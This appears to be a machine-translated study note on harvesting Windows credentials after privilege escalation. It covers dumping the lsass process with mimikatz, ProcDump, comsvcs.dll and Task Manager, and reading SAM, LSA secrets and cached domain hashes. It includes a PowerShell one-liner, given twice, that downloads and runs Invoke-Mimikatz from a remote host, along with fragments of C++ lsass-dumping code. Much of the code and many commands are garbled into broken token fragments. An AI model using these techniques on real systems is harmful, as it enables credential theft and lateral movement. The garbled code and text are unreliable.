Credential collection summary
I should learn lateral movement as planned, but I found a problem, how to laterally move? This is the purpose of recording this chapter. It is the correct posture to obtain credentials after raising the authority and use the obtained credentials to expand the results. The main material for learning is the sharing in the reference link. It is recommended to read the original text of the reference and explain again, I It's just a note to record my thoughts and thoughts during my study.
reference:
Credential Access & Dumping
Dump credentials from the memory of the Lsass.exe process
Execution
" IEX(New-Object System.Net.Webclient).DownloadString('http://10.10.10.128/Powershell/Invoke-Mimikatz.ps1');Invoke-Mimikatz -DumpCreds"
# Administrator required for current permissions
It is mentioned in the original text that if the target runs a Powershell example, the script cannot be started. The author did not encounter it, and they all run normally.

Dumping Credentials Locally
The simplest operation, needless to say.
Powershell downgrade
- version
2" IEX(New-Object System.Net.Webclient).DownloadString('http://10.10.10.128/Powershell/Invoke-Mimikatz.ps1');Invoke-Mimikatz -DumpCreds"
# Specify the powershell version
bypass/do not downgrade
Understand loading mimikatz in C#
# Execute after compilation
Please check the original website for posh.cs.
Dump the lsass process to extract credentials without using mimikatz
reference:
Infiltration techniques-use Mimilib to export passwords from dump files
Mimilib utilization analysis
The method to dump the lsass.exe process is as follows:
- Use ProcDump Dump lsass process
- Use
Out-MinidumpDump lsass process in powershell - Dump files directly using task manager

- comsvcs.dll dump file
The task manager dump file only needs the current user to be an account in the administrator group, but don’t think that the dump file only needs standard user permissions (integrity Medium). When UAC is enabled, the administrator account uses the task manager Dump file, the integrity of the task manager is High, so the lsass.exx process of System integrity can be operated.

Get-Process
824
# Pay attention to the permissions of the directory where the dump file is written, generally select a directory with permission to write such as Temp

The process dump file can be read by local mimikatz:
Use MiniDumpWriteDump to dump the lsass process
# include "stdafx.h"
# include <windows.h>
# include <DbgHelp.h>
# include <iostream>
# include <TlHelp32.h>
using
namespace
std
int main()0
NULL
L"lsass.dmp"0
NULL
NULL
0
sizeof
L""ifwhile
L"lsass.exe"0"[+] Got lsass.exe PID: "
endl
0
NULL
NULL
NULL
if
cout
"[+] lsass dumped successfully!"
endl
return0

To create a new project in VS 2019, select the C++ console application as the template:
Two errors will be encountered:
- Unable to open source file "stdafx.h", solution: just delete this line
- Unable to resolve symbols upstairs and other errors: Solution: project properties-linker-input-additional dependencies-"dbghelp.lib"
Execute with administrator authority on the target machine, and automatically dump the dump file of lsass process.

` Just download lsass.dmp to the local and use mimikatz to decrypt it.
Dumping Hashes from SAM
Reference: Penetration Skills-Obtain local user hash through SAM database
# Export system and sam files from the registry
Here use samdump2 in kali to read system and sam:

mimikatz can also import sam and system:

Also introduce several ways to read sam:
Reference: module ~ lsadump

Pay attention to the premise, you need system permission (or system token), just use lsadump::sam directly.
# Here I use psexec4 to get a cmd with system permissions

Or use the token::elevate fake token to elevate to the system permission (currently, the premise is that the current user is a member of the management group, an administrator user):
Copy the sam and system files directly from the file system. The paths of these two files are as follows:
It cannot be copied by default, you can use shadow copy:
for
I will add later,
Dumping LSA Secrets
LSA Secrets are stored in the registry:
Memory dump
reference:
Obtain Windows credentials through Dpapi
Guidelines for the abuse of DPAPI for the blues (part 2)
Windows LSA secrets

$MACHINE.ACC is a computer object, the password is 120 characters, 240 bytes, if the password contains invisible characters, it will be displayed in hexadecimal
Reference: Special User-Computer Object Attack and Defense in Windows Domain
What is the use of this command? Please see the DPAIP section below

Registry dump
# Here I use powershell
# If you use cmd, please use&Joiner
System files and security are moved to the local and read by mimikatz:
Dumping and Cracking mscash - Cached Domain Credentials
Dump and crack mscash-cached domain tickets
reference:
Belated Codegate 2014 Quals Writeups and Lessons Learned
MSCash Hash Primer for Pentesters
You don’t understand Mimikatz Part 1-Wdigest SSP
You don't understand Mimikatz Part 2-MSCACHE
mscash, or domain cached credentials, domain cache ticket, and the user will store the cached domain credentials locally in the system after a successful login. The cached credentials will not expire to prevent the DC from being unable to communicate and still being able to log in to the machine. In addition, mscash Hash cannot be used for PTH.
Where is it stored in the system? It is stored in the registry. The structure is not domain credentials + domain authorization information, and "credentials" are used directly to represent "credential information" + "authorization information".
hashdump
In Meterpreter, hashdump is often used to dump the hash in sam:


If you want to dump cached domain credentials, please use cachedump in the post module:
# Ensure that the current process has system permissions
Secretsdump

